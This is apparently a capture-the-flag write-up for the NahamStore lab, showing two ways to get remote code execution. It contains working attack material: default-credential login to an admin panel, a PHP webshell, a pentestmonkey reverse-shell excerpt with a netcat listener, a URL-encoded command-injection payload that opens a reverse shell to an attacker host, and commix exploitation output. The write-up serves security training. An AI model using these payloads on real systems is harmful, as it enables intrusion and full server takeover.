🏪🖥️☠️ NahamStore: RCE

Introduction


Remote Code Execution (RCE) is a security vulnerability that ***allows an attacker to execute arbitrary code or commands on a remote system*** without physical access or legitimate credentials. When exploited, the attacker can gain partial or complete control of the affected server, **execute operating system commands**, **install malware, steal sensitive information,** or **pivot to other systems within the network**. This is often the ultimate goal when attacking a particular system.

In the context of a web application, an RCE vulnerability can be exploited when commands are executed directly on the server running the application, taking advantage of poorly validated user input, vulnerable software, or insecure functions. Due to its impact, an RCE is considered one of the most critical vulnerabilities in web security.

🕵️🖥️☠️ Looking for RCE

🖥️☠️ First RCE


During the reconnaissance phase, the nmap scan revealed that nahamstore had ***port 8000 open and was running an HTTP service on it***.



```
┌──(kali㉿kali)-[~/…/THM/Machines/NahamStore/Recon]
└─$ sudo nmap -sS -n -Pn -p- -T4 nahamstore.thm
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-23 08:19 AST
Nmap scan report for nahamstore.thm (10.65.170.203)
Host is up (0.071s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8000/tcp open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 33.80 seconds
```

However, accessing http://nahamstore.thm:8000 resulted in a blank site.


Thanks to the **-sVC** parameter, nmap detected the existence of the **/robots.txt** directory, which apparently indicates that the **/admin** path should not be indexed by search engines. This could provide a possible entry point to an administration panel.



```
PORT     STATE SERVICE VERSION
8000/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-robots.txt: 1 disallowed entry
|_/admin
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-open-proxy: Proxy might be redirecting requests
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


We could have found these paths using directory listing, but thanks to nmap, we'll avoid using this technique. If anyone else wants to do a directory listing of this part of NahamanStore out of curiosity, go ahead.

So let's go to ***/robots.tx***t to verify the information provided by nmap:



```
User-agent: *
Disallow: /admin
```


And indeed, robots.txt has just confirmed the existence of the **/admin** path. And by accessing /admin we can see the following:



It has redirected us to a login panel, specifically to ***admin/login***.

Here, I want to make a brief digression. While robots.txt is designed for search engine indexing control, *it should not be used to hide sensitive functionalities or paths, as doing so may assist attackers in identifying high-value targets.*


Returning to the login panel, before performing a brute-force attack or anything like that, let's use default credentials. Starting with the typical "admin" "admin"



Campaign Name	Date Started	Actions
Pre Opening Interest	12/10/2020 18:23	✎ ↗
Hoodie Giveaway	12/15/2020 10:16	✎ ↗


We've managed to access the administration panel! There we see a small section called ***action*** where we can ***edit the HTML code*** or ***access the site in question***.

What we're going to do is replace the HTML code with that of a webshell.



```
<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}

?>
```


Once this is done, we will go to the section where we placed our webshell, and at the end of the URL we will put **“?cmd=”** followed by the command of our preference.


Not Secure http://marketing.nahamstore.thm/8d1952ba2b3c6dcd76236f090ab8642c?cmd=whoami

```
www-data
```


We are executing code on the server.

If we want to be a bit more "hardcore" we can use a reverse shell like **"pentestmonkey"** and set “**netcat**” as our listener::



```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments
stripped to slim it down. RE: https://raw.githubusercontent.com/
pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '[redacted]';
$port = 4444;
$chunk_size = 1400;
```

Resulting in our reverse shell:



```
┌──(kali㉿kali)-[/usr/share/webshells/php]
└─$ netcat -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.132.44] from (UNKNOWN) [10.66.184.117] 58098
Linux af11c847d4c7 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 17:38:42 up  2:20,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ 
```


⚠️It's important to mention that, in real-world environments, before performing any replacement action, whether code or file, we must save the original file or code. This way, once the exploitation is complete and evidence has been obtained, the original files or code can be placed back in their proper locations.⚠️

🖥️ ☠️ Second RCE (Via Command Injection)

To find the second RCE we will use the ***Command Injection*** technique.


The **command injection** vulnerability is one of the easiest vulnerabilities to exploit and involves injecting code with the assumption that **the injected command will be executed on the WebServer's operating system** by *concatenating commands*.

Command concatenation, as its name suggests, *is the execution of multiple commands on the same terminal line*. This can be done by placing **;** between commands on the same line and pressing ***Enter***. All commands separated by the **;** will be executed on the same line. If you type something like **ls;ls;ls**, this action will be executed. An example of command concatenation would be something like this:


```
┌──(kali㉿kali)-[~]
└─$ ls;cat Example.txt
Desktop      ferox-http_10_200_150_152_docs_-1756092224.state  Pictures                  Videos
Documents    ferox-http_10_200_150_152_docs_-1756092762.state  Public
Downloads    Music                                             rustscan_2.3.0_amd64.deb
Example.txt  output.txt                                        Templates
This just is a example file :D
```

In this case it will be in the domain **nahamstore.thm**, **being authenticated** and showing special interest where the parameter ***"id="*** is presented. Of course, to see this parameter we will intercept the request with Burp Suite.

The id parameter that we are going to pay special attention to is the one found in a section that we already saw previously; we are talking about the one that appears when we intercept a partition when we issue a PDF of a purchase order that we have made in **"/account/orders**".



Order # 4


Shipping Address

Mr aaa aaa
aaa
aaa
aaa
aaa
aaa

Order Details


Order Id: **4**
Order Date: **07/01/2026 18:41:01**
User Agent: **Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0**

Let's click on "**PDF receipt"** and interpret the request.


```
Cookie: session=c022cb7abd56e47e11ab323452f868b2; to
Upgrade-Insecure-Requests: 1
Priority: u=0, i

what=order&id=4
```

Here we can see the parameter we are going to focus on.


The first thing we will do is place **";"** along with a command to see if it executes on the server




Cannot find order: 4;ls

However, we didn't get a positive response. The fact that we couldn't execute commands using **";"** doesn't mean that nothing can work anymore; in fact, ***there are a number of filters that can be bypassed using other symbols***, allowing commands to be executed via command injection. Some of these payloads are in the ***payloadsallthethings*** GitHub repository.

After several attempts, we found a payload that worked; **$(whoami)**:




```
Cookie: session=c022cb7abd56e47e11ab32345
Upgrade-Insecure-Requests: 1
Priority: u=0, i

what=order&id=4$(whoami)
```



Not Secure http://nahamstore.thm/pdf-generator


Cannot find order: 4www-data

We will place a listener with "***netcat***" and then place a reverse shell URL Encoded command, to avoid line breaks, the injection point.



```
Upgrade-Insecure-Requests: 1
Priority: u=0, i

what=order&id=4$(php+-r+'$sock%3dfsockopen("[redacted]",4444)%3bexec("sh+<%263+>%263+2>%263")%3b')
```

And this was the result:




```
┌──(kali㉿kali)-[~/…/THM/Machines/NahamStore/RCE]
└─$ netcat -lnvp 4444
listening on [any] 4444 ...
connect to [[redacted]] from (UNKNOWN) [10.66.145.156] 52260
pwd
/var/www/html/public
```

We are executing commands on the server!

One last thing I want to show, as far as this section is concerned, is how we can detect command execution using a tool that ***automates*** command injection. The tool I used was ***commix***.


Specifically, what I did was capture the request with **Burp Suite**, save that request to a .txt file, and then use **commix** with the following command:

commix -r "/home/kali/../../../../Command_Injection/Request.txt" --level 3



```
┌──(kali㉿kali)-[~/…/THM/Machines/NahamStore/Command_Injection]
└─$ commix -r "/home/kali/Desktop/THM/Machines/NahamStore/Command_Injection/Request.txt" --level 3
                                      __
   ___   ___   ___ ___   ___ ___ /\_\   __  _
 /`___\ / __`\ /' __` __`\ /' __` __`\/\ \ /\ \/'\  v4.0-stable
/\ \__//\ \/\ \/\ \/\ \/\ \/\ \/\ \/\ \ \ \\/>  </
\ \____\ \____/\ \_\ \_\ \_\ \_\ \_\ \_\ \_\/\_/\_\ https://commixproject.com
 \/____/\/___/  \/_/\/_/\/_/\/_/\/_/\/_/\/_/\//\/_/ (@commixproject)

+--
Automated All-in-One OS Command Injection Exploitation Tool
Copyright © 2014-2024 Anastasios Stasinopoulos (@ancst)
+--
```


As you can see in the example, I had to use level 3, which is the most advanced and aggressive level of commix. Even so, I had to wait almost ***two hours*** for commix to detect the command injection, but this was the result.



```
[18:58:41] [warning] Time-based comparison requires reset of statistical model, please wait.......... (done)
[18:59:26] [info] POST parameter 'id' appears to be injectable via (blind) time-based command injection technique.
           |_ 4"%0astr=$(echo CUWZJG)%0astr1=$(expr length "$str")%0aif [ 6 -ne $str1 ]%0athen sleep 0%0aelse sleep 3%0afi%0a
POST parameter 'id' is vulnerable. Do you want to prompt for a pseudo-terminal shell? [Y/n] >
Pseudo-Terminal Shell (type '?' for available options)
commix(os_shell) > pwd
[19:18:39] [info] Retrieving the length of execution output.
           |_ Retrieved: 20
[19:27:08] [info] Presuming the execution output.
[19:27:08] [info] Finished in 00:08:06.
/var/www/html/public
commix(os_shell) >
```

We are executing commands on the server via the shell provided by commix! However, as you can see in the image, these commands can take some time to appear. In the case of the command we executed, **pwd**, ***it took 8 minutes to display on the screen***. This will depend on the size of the ***"Retrieving the length of execution output"***.

For example, reading the flag for this challenge took 20 minutes and 19 seconds:



```
commix(os_shell) > cat /flag.txt
[19:32:12] [info] Retrieving the length of execution output.
           |_ Retrieved: 34
[19:52:59] [info] Presuming the execution output.
[19:52:59] [info] Finished in 00:20:19.
{312[redacted]676}
```

And with that we conclude the RCE section